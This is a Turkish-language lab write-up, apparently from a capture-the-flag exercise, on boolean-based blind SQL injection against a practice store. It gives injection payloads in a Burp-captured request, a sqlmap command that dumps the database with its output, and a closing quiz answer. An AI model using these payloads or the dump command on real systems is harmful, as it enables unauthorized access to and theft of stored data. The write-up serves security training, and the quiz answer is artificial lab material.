

SQL INJECTION

2.3 Boolean-Based Blind SQL;

Bu zafiyetimizi kısaca açıklarsam, ekrana bir çıktı almıyoruz , bu yüzden **KÖR SQL** diyoruz, ancak bunu anlamamızın bir yöntemi oluyor, bu da true ve false yanıtlar, olumlu ve olumsuz diye adlandırabiliriz.

Mesela burada ki **true** değer Stoklarımızda Mevcuttur ifadesi. Eğer sorgumuz doğru çalışıyorsa bu çıktıyı alıcaz öbür türlü ise diğer else blogunu alıcak yani, mevcut değildir.

Ne **url** de yazacak bir alan ne de bizden bir değer istiyor bu yüzden kontrol etmek butonuna basarken Burp ile dinlemeye alıcam. Ve **Repeater** alanımıza atıyoruz.

```
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive

search='+OR+LENGTH(DATABASE())>1-'
```

Sizde bir ürün yazıcaktır. Ben silip bu sorgumu yazdım , denemek amaçlı.

Bu payload **LENGTH** ile uzunluğa bakıyor veritabanının() içerisinde belirttik veritabanı olduğunda. **Ve >1** koşulunda veritabanı ismi 1 karekterden uzunsa sorgu çalış diyor. Ve sayfa yükleniyor. Rastgele kafamdan 10 sayısını atıyorum ve eğer yüklenmezse 10dan geriye kadar düşerek bulmaya çalışıcam. Eğer 10'Dan uzun değilse , stok bulunmamaktadır mesajını alıcam **response'da**.


Veritabanı karakter sayımın 10 olduğunu buluyorum. 9 ifadesini denedim ve olumlu cevap döndü.

Burdan sonrasını ben yapamadım ancak zafiyetinin yerini tespit ettim.

```
18  
19 search='+OR+SUBSTRING( DATABASE( ),1,1) +=+'d' --  
20
```

Bu zafiyeti sömürmesi içinde sqlmap aracından yardım alıcam. Bu isteğin tamamını bir .txt dosyasına kaydedip search içerisinde ki değeri silelim sadece * yıldız koyalım. Yıldız koymak demek hedef belirtiyoruz sqlmap'e zafiyeti burdan sömürüceksin diyerek.

```
root@Hegir:/home/servet/İndirilenler/burpsuite_pro_v2024.5# sqlmap -r burp.txt --dump
```



Bu şekilde txt dosyamızı veriyoruz ve gelen sorulara evet yanıtını veriyoruz.

```
[01:00:59] [INFO] fetching tables for database: 'echo_store'  
[01:00:59] [INFO] fetching number of tables for database 'echo_store'  
[01:00:59] [INFO] retrieved: 1  
[01:01:03] [INFO] retrieved: stocks  
[01:02:03] [INFO] fetching columns for table 'stocks' in database 'echo_store'  
[01:02:03] [INFO] retrieved: 2  
[01:02:11] [INFO] retrieved: id  
[01:02:31] [INFO] retrieved: name  
[01:03:07] [INFO] fetching entries for table 'stocks' in database 'echo_store'  
[01:03:07] [INFO] fetching number of entries for table 'stocks' in database 'echo_store'  
[01:03:07] [INFO] retrieved: 5  
[01:03:15] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)  
1  
[01:03:35] [INFO] retrieved: iphone11  
[01:04:51] [INFO] retrieved: 2  
[01:05:01] [INFO] retrieved: applewatch
```

Ve database adını öğrendik. Sqlmap mantığı şu şekilde ilerliyor.

Diyelimki Veritabanının isminin A ile başladığını öğrendi daha sonra

A? soru işareti olan yere Alfabeden tüm karakterleri brute force olarak deniyor ve olumlu yanıt aldığını yanıtı harfi A harfinin yanına ekliyor bu seferde AB? Oluyor. Ve tüm ismi bitirene kadar bu böyle devame ediyor.

Soru: Veritabanı adı nedir?

Cevap : echo_store